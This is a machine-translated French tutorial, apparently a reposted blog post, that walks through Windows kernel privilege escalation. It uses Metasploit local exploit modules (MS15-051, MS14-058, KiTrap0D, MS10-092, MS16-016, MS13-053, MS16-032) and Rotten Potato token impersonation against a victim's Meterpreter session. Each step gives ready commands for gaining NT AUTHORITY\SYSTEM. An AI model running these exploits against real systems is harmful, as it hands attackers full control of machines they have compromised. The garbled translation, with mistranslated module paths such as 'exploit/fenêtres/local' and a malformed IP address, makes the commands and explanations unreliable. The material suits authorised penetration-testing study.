
 ">WeChat
PS. Le présent document se limite aux discussions techniques et est strictement interdit pour d’autres utilisations.
Après le dernier article, « Windows avec des scripts automatisés », cet article présentera une méthodologie pour alimenter les trous nucléaires dans Windows. Je vais utiliser le module Metasploit intégré comme démonstration. Grâce à votre étude, vous apprendrez quelles parties du système sont disponibles et correspondent aux meilleurs modules disponibles pour poursuivre les privilèges de mise à niveau.
Windows-Exploiter-suggester
Le module interne metasploit fournit une variété d’options locales qui peuvent être utilisées pour tirer parti, et est basé sur l’architecture, les plates-formes (c.-à-d. les systèmes d’exploitation d’exécution), le type de session, et les options par défaut. Cela nous permet d’économiser énormément de temps, en nous épargnant la difficulté avec la recherche manuelle d’extloits locaux.
Utilisation
Remarques:Pour utiliser le logiciel d’accès local, nous devons obtenir une session MeterPreter sur la machine cible. Nous devons déplacer les sessions MeterPreter existantes en coulisses (CTRL + Z) avant de lancer le processus Local Express
Exemple : Supposons que nous ayons maintenant une session MeterPreter 1
utiliser post/multi/recon/local_exploitation_suggester set LHOST 192.168.1.107 set SESSION 1 exploitation
Comme le montre la figure ci-dessous, elle nous correspond automatiquement à certains des modules d’utilisation des lacunes possibles pour les cibles vulnérables.


Windows ClientCopyImage Win32k Exploiter
Le module soulève l’écart dans les privilèges du pilote en mode nucléaire de fenêtre. Ce module utilise une manipulation incorrecte des objets dans le processus de commande du modèle nucléaire win32k.sys pour tirer la puissance.
Le module a été testé sur la version vulnérable de Windows 7 x 64 et 86, Windows 2008 R2 SP1 x 64.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/fenêtres/local/ms15_051_client_copy_image set lhost 192.168.1.107 set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME
Windows TrackPopupmenu Win32k NULL pointeur
Ce module utilise la référence NULL pointer dans win32k.sys, qui peut être déclenchée par la fonction TrackPopupMenu. Dans des cas exceptionnels, nous pouvons utiliser la référence NULL pointer sur xxSendMesseageTimeout pour effectuer n’importe quelle exécution de code.
Le module a été testé sur Windows XP SP3, Windows Server 2003 SP2, Windows 7 SP1 Windows Server 2008 32 et Windows Server 2008 R2 SP1 64.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/windows/local/ms14_058_track_popup_menu set lhost 192.168.1.107 set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME

Élevé par KiTrap0DAutorisations de Windows
Ce module créera une nouvelle session avec les privilèges SYSTEM via KiTrap0D extloit, qui ne fonctionnera pas si les droits de session actuellement utilisés sont améliorés. Le module s’appuie sur ktrap0d.x86.dll et est donc non supporté sur la version x64 Windows.
Ce module a été testé dans les versions 32-bit de Windows Server 2003, Windows Server 2008, Windows 7 et XP vulnérables.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/windows/local/ms10_015_kitrap0d set lhost 192.168.1.107 set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME

Planificateur des tâches XML
Cette échappatoire se produit dans le Task Scheduler, qui permet aux utilisateurs d’améliorer leurs privilèges. Si l’agresseur se connecte à un système touché et exécute une application personnalisée, la faille peut permettre de lever des privilèges. L’agresseur doit avoir des documents de connexion valides et être en mesure de se connecter localement afin qu’il puisse exploiter avec succès l’écart.
Le module a été testé dans les versions vulnérables de Windows Vista, Windows 7, Windows Server 2008 x 64 et X86.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/fenêtres/local/ms10_092_schelevator set lhost 192.168.1.107 set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME


MS16-016 mrxdav.sys WebDav
Ce module profite d’une échappatoire dans mrxdav.sys. Il générera un processus à partir du système cible et augmentera sa permission à NT AUTHORITY\SYSTEM avant de mettre en œuvre charge utile.
Le module a été testé sur la version vulnérable de l’architecture Windows 7 SP1, x86.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/fenêtres/local/ms16_016_webdav set lhost 192.168.1.07. set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME

EPATHOBJ: prFlattenRec
Ce module s’appuie sur une échappatoire dans EPATHOBJ —pprFlattenRec, où le principal problème est l’utilisation de données non initiales (c.-à-d. permettant des dommages à la mémoire).
Actuellement, le module a été testé avec succès sur Windows XP SP3, Windows 2003 SP1 et Windows 7 SP1.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/fenêtres/local/ppr_flatten_rec set lhost 192.168.1.107 set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME

MS13-053: NTUserMessageCall Win32k déversement de piscine nucléaire
Le noyau de Win32k a des trous qui permettent aux utilisateurs locaux d’exercer leur puissance. Le shellcode du noyau fait du processus winlogon.exe un acL (SYSTEM). Cela permettra à tout processus non privilégié de se déplacer librement vers winlogon.exe, augmentant ainsi les privilèges de l’utilisateur.
Actuellement, le module a été testé avec succès sur Windows 7 SP1 x86.
Déplaceons-nous vers la console MSF et implémentons le module gap expluit
utiliser exploit/fenêtres/local/ms13_053_ schlamperei set lhost 192.168.1.107 set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME
MS16-032 Poignée de logon séculier
Ce module profite de l’absence de filtre à poignée standard dans le service de connexion Windows Security. La faille touche principalement les versions 32/64 bits Windows 7-10 et 2k8-2k12. Il ne s’applique qu’aux systèmes Windows avec Powershell 2.0 ou plus, ainsi qu’aux systèmes avec au moins deux cœurs internes CPU.
utiliser exploit/fenêtres/local/ms16_032_secondary_logon_handle_privesc set session 1 exploit
Une fois l’expluit exécuté avec succès, une autre session MeterPreter sera ouverte.
getsystem getuid
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME

Patate de rotin
Grâce à Rotten Potato, les droits locaux de services sont transférés au SYSTEME.
Premièrement, nous utilisons les options suivantes dans la session Meterpreter pour voir si des jetons valides existent sur le système actuel.
charger incognito list_token -u
Comme vous pouvez le voir, il n’y a pas de jeton disponible pour l’instant.

Maintenant, nous téléchargeons Rottenpotato de Github.。
git clone https://github.com/foxglovesec/RottenPotato.git cd RottenPotato
Après le téléchargement, nous verrons un fichier pourrtenpotato.exe sous le répertoire Rottenpoto.
Le document a été téléchargé sur la machine de la victime.
télécharger /root/Desktop/RottenPotato/rottenpotato.exe .
Puis tapez l’ordre suivant pour exécuter le fichier exe et ajoutez SYSTEM token sous Impersonate user tokens.
exécuter -Hc -f pourrtenpotato.exe personnalate_token « NT AUTHORITY\\SYSTEM »
Comme vous pouvez le voir, nos privilèges d’utilisateur actuels ont été augmentés àNT AUTORITÉ\SYSTÈME

未经允许不得转载:萌萌Apprentissage » Les failles nucléaires de Windows utilisent le programme d'autonomisation.


 apprendre NMAP

